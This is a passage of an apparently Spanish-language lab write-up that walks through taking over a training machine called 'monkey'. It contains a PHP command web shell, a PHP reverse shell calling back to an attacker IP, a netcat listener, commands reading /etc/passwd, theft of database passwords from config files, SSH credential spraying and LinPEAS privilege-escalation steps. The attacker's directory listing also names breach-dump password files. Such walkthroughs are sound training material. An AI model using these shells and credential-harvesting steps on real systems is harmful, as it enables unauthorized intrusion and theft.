
Proceso manual/ automatizado.

Automatizado


Procedemos a realizar la explotación donde usaremos Injection SQL, realizamos primero la prueba con **Burp Suite**



Si logramos tener acceso al sistema




Al obtener acceso al sistema web podemos realizar búsquedas en el código y analizar el html ya que podemos encontrar código comentado con datos sensibles, en este caso encontramos la ruta de una imagen, donde procedemos a descargarla para verificar metadatos


192.168.153.147/monkey/studentphoto/noimage.png
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
IMAGEN NO DISPONIBLE
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# wget http://192.168.153.147/monkey/studentphoto/noimage.png
--2024-10-31 01:12:27-- http://192.168.153.147/monkey/studentphoto/noimage.png
Connecting to 192.168.153.147:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 92800 (91K) [image/png]
Saving to: 'noimage.png'
noimage.png 100%[==========>] 90.62K --.-KB/s in 0.001s
2024-10-31 01:12:27 (69.4 MB/s) - 'noimage.png' saved [92800/92800]

```
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# exiftool noimage.png
ExifTool Version Number         : 12.57
File Name                       : noimage.png
Directory                       : .
File Size                       : 93 kB
File Modification Date/Time     : 2022:02:24 20:48:47-05:00
File Access Date/Time           : 2024:10:31 01:12:27-04:00
File Inode Change Date/Time     : 2024:10:31 01:12:27-04:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1200
Image Height                    : 1200
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Background Color                : 255 255 255
Image Size                      : 1200×1200
Megapixels                      : 1.4
```

Revisamos metadatos pero no encontramos nada de interés en la información mostrada.


Encontramos una vulnerabilidad en una ruta que nos muestra un directorio y una lista de imágenes, donde realizando una prueba subimos una imagen llamada jueves.png y logramos encontrar que la ruta efectivamente es donde se guardan los archivos que subimos a la página.




Con esta vulnerabilidad podemos subir algún archivo que nos pueda permitir ejecutar comandos dentro del sistema
Procedemos a realizar una prueba de subir un archivo y para este caso subiremos un archivo php

```
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# cat imagen2.php
<?php

system('id');

?>
```


Al archivo le agregamos la línea system('id') ya que en Linux se usa para mostrarnos el usuario que está ejecutando el comando





Encontramos el usuario **www-data**


Ya sabiendo que podemos ejecutar comandos dentro del sistema podemos realizar una Shell reversa, ya sea por comandos o usando webshell php




Creamos un nuevo archivo php

```
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# cat imagen3.php
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
```

Y repetimos el proceso de subir el archivo al portal web




No muestra nada, pero ya podemos pasarle parámetros desde la url




uid=33(www-data) gid=33(www-data) groups=33(www-data)


Con Burp Suite podemos hacer el mismo proceso de ejecutar comandos



Podemos leer los usuarios del sistema: GET /monkey/studentphoto/imagen3.php?cmd=cat+/etc/passwd HTTP/1.1



Procedemos a realizar una Shell reversa mucho más fácil utilizando la herramienta web: https://www.revshells.com/



Creamos un nuevo archivo reverse.php y lo subimos al portal web

```
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# cat reverse2.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped
stmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.153.140';
$port = 6666;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();
```

Logramos tener un Shell reverse

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.153.140] from (UNKNOWN) [192.168.153.147] 43150
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 02:05:10 up  3:42,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Podemos movernos entre los directorios y realizar una búsqueda de archivos

```
$ bash -i
bash: cannot set terminal process group (658): Inappropriate ioctl for device
bash: no job control in this shell
www-data@monkey:/$ cd /tmp
cd /tmp
www-data@monkey:/tmp$ ls
ls
www-data@monkey:/tmp$ find /home
find /home
/home
/home/hackermentor
/home/hackermentor/.bash_history
/home/hackermentor/.bashrc
/home/hackermentor/backup.sh
/home/hackermentor/.profile
/home/hackermentor/bandera1.txt
/home/hackermentor/.local
/home/hackermentor/.local/share
find: '/home/hackermentor/.local/share': Permission denied
/home/hackermentor/.bash_logout
/home/hackermentor/.selected_editor
www-data@monkey:/tmp$
```

Encontramos la primera bandera:

47ee0702e489445bae251df46bc88b73

4. Escalación de privilegios si/no

Como estamos con un usuario que no tiene privilegios debemos de escalar privilegios para poder encontrar la segunda bandera

Usaremos la herramienta **LinPEASS**

Creamos una carpeta dentro del sistema llamada jueves

```
www-data@monkey:/tmp$ mkdir jueves
mkdir jueves
www-data@monkey:/tmp$ ls
ls
jueves
www-data@monkey:/tmp$ cd jueves
cd jueves
www-data@monkey:/tmp/jueves$
```

Descargamos un archivo linpeas

```
  3050K .......... .......... .......... .......... .......... 98% 37.3M 0s
  3100K .......... .......... .......... .....                  100% 52.0M=0.4s

2024-10-31 02:40:40 (7.17 MB/s) - 'linpeas_linux_amd64' saved [3211176/3211176]

www-data@monkey:/tmp/jueves$ ls
ls
linpeas_linux_amd64
www-data@monkey:/tmp/jueves$ ls -l
ls -l
total 3136
-rw-rw-rw- 1 www-data www-data 3211176 Oct 10 21:13 linpeas_linux_amd64
www-data@monkey:/tmp/jueves$ chmod +x linpeas_linux_amd64
chmod +x linpeas_linux_amd64
www-data@monkey:/tmp/jueves$
```

Encontramos algunos passwords de php

```
Searching passwords in config PHP files
/usr/share/phpmyadmin/config.inc.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/config.sample.inc.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/libraries/config.default.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/libraries/config.default.php:$cfg['ShowChgPassword'] = true;
/var/www/html/monkey/admin/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
/var/www/html/monkey/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
```

/var/www/html/monkey/admin/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
/var/www/html/monkey/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";

Procedemos a revisar el archivo donde encontramos la contraseña para verificar si tiene información sensible

```
www-data@monkey:/tmp/jueves$ cat /var/www/html/monkey/includes/config.php
cat /var/www/html/monkey/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "hackermentor";
$mysql_password = "M1_P4ssw0rd_segur@";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");


?>
www-data@monkey:/tmp/jueves$
```

Logramos obtener las credenciales de conexión de base de datos

Ejecutamos nuevamente crackmapexec

```
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# crackmapexec ssh 192.168.153.147 -u usuarios.txt -p password.txt
SSH         192.168.153.147 22     192.168.153.147  [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH         192.168.153.147 22     192.168.153.147  [-] Hacker:M1_P4ssw0rd_segur@ Authentication failed.
SSH         192.168.153.147 22     192.168.153.147  [-] Hacker:junior01 Authentication failed.
SSH         192.168.153.147 22     192.168.153.147  [-] grimmie:M1_P4ssw0rd_segur@ Authentication failed.
SSH         192.168.153.147 22     192.168.153.147  [-] grimmie:junior01 Authentication failed.
SSH         192.168.153.147 22     192.168.153.147  [-] studentregno:M1_P4ssw0rd_segur@ Authentication failed.
SSH         192.168.153.147 22     192.168.153.147  [-] studentregno:junior01 Authentication failed.
SSH         192.168.153.147 22     192.168.153.147  [-] hmentor:M1_P4ssw0rd_segur@ Authentication failed.
SSH         192.168.153.147 22     192.168.153.147  [-] hmentor:junior01 Authentication failed.
SSH         192.168.153.147 22     192.168.153.147  [+] hackermentor:M1_P4ssw0rd_segur@
```

Teniendo ya la contraseña del usuario hackermentor volvemos a ejecutar **ssh -l**

```
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# ssh -l hackermentor 192.168.153.147
The authenticity of host '192.168.153.147 (192.168.153.147)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.153.147' (ED25519) to the list of known hosts.
hackermentor@192.168.153.147's password:
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 20 16:52:16 2022 from 192.168.190.152
hackermentor@monkey:~$
```

Logramos tener acceso al sistema con el usuario hackermentor

Procedemos a descargar el archivo linpeas en la maquina monkey donde obtuvimos el acceso con el usuario hackermentor

```
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# cd /home/kali/Downloads/

┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls
BreachCompilation                  linpeas_linux_amd64   live-users.txt                    'Reporte nessus.pdf'
breach-parse.sh                    linpeas.sh            Nessus-10.8.3-ubuntu1604_amd64.deb  toyota-master.txt
google-chrome-stable_current_amd64.deb  live-master.txt  ptrace-kmod.c                     toyota-passwords.txt
install.sh                         live-passwords.txt    quick-SQLi.txt                    toyota-users.txt

┌──(root㉿kali)-[/home/kali/Downloads]
└─# mv linpeas_linux_amd64 linpeas

┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls
BreachCompilation                  linpeas               live-users.txt                    'Reporte nessus.pdf'
breach-parse.sh                    linpeas.sh            Nessus-10.8.3-ubuntu1604_amd64.deb  toyota-master.txt
google-chrome-stable_current_amd64.deb  live-master.txt  ptrace-kmod.c                     toyota-passwords.txt
install.sh                         live-passwords.txt    quick-SQLi.txt                    toyota-users.txt

┌──(root㉿kali)-[/home/kali/Downloads]
└─# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

```
hackermentor@monkey:~$ wget 192.168.153.140:8081/linpeas
--2024-10-31 13:55:40--  http://192.168.153.140:8081/linpeas
Connecting to 192.168.153.140:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3211176 (3.1M) [application/octet-stream]
Saving to: 'linpeas'

linpeas                     100%[=========================================>]   3.06M  --.-KB/s    in 0.04s

2024-10-31 13:55:40 (79.8 MB/s) - 'linpeas' saved [3211176/3211176]

hackermentor@monkey:~$ ls
backup.sh  bandera1.txt  linpeas
hackermentor@monkey:~$
```

Ejecutamos el archivo linpeas para poder elevar privilegios

```
hackermentor@monkey:~$ ls
backup.sh  bandera1.txt  linpeas
hackermentor@monkey:~$ chmod +x linpeas
hackermentor@monkey:~$ ./linpeas
```

Encontramos un archivo backup.sh el cual nos muestra que tenemos grandes posibilidades de vulnerabilidad

```
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

* * * * * /home/hackermentor/backup.sh
```

```
hackermentor@monkey:~$ ls
backup.sh  bandera1.txt  linpeas
hackermentor@monkey:~$ cat backup.h
cat: backup.h: No such file or directory
hackermentor@monkey:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/monkey/includes
chmod 700 /tmp/backup.zip
hackermentor@monkey:~$
```

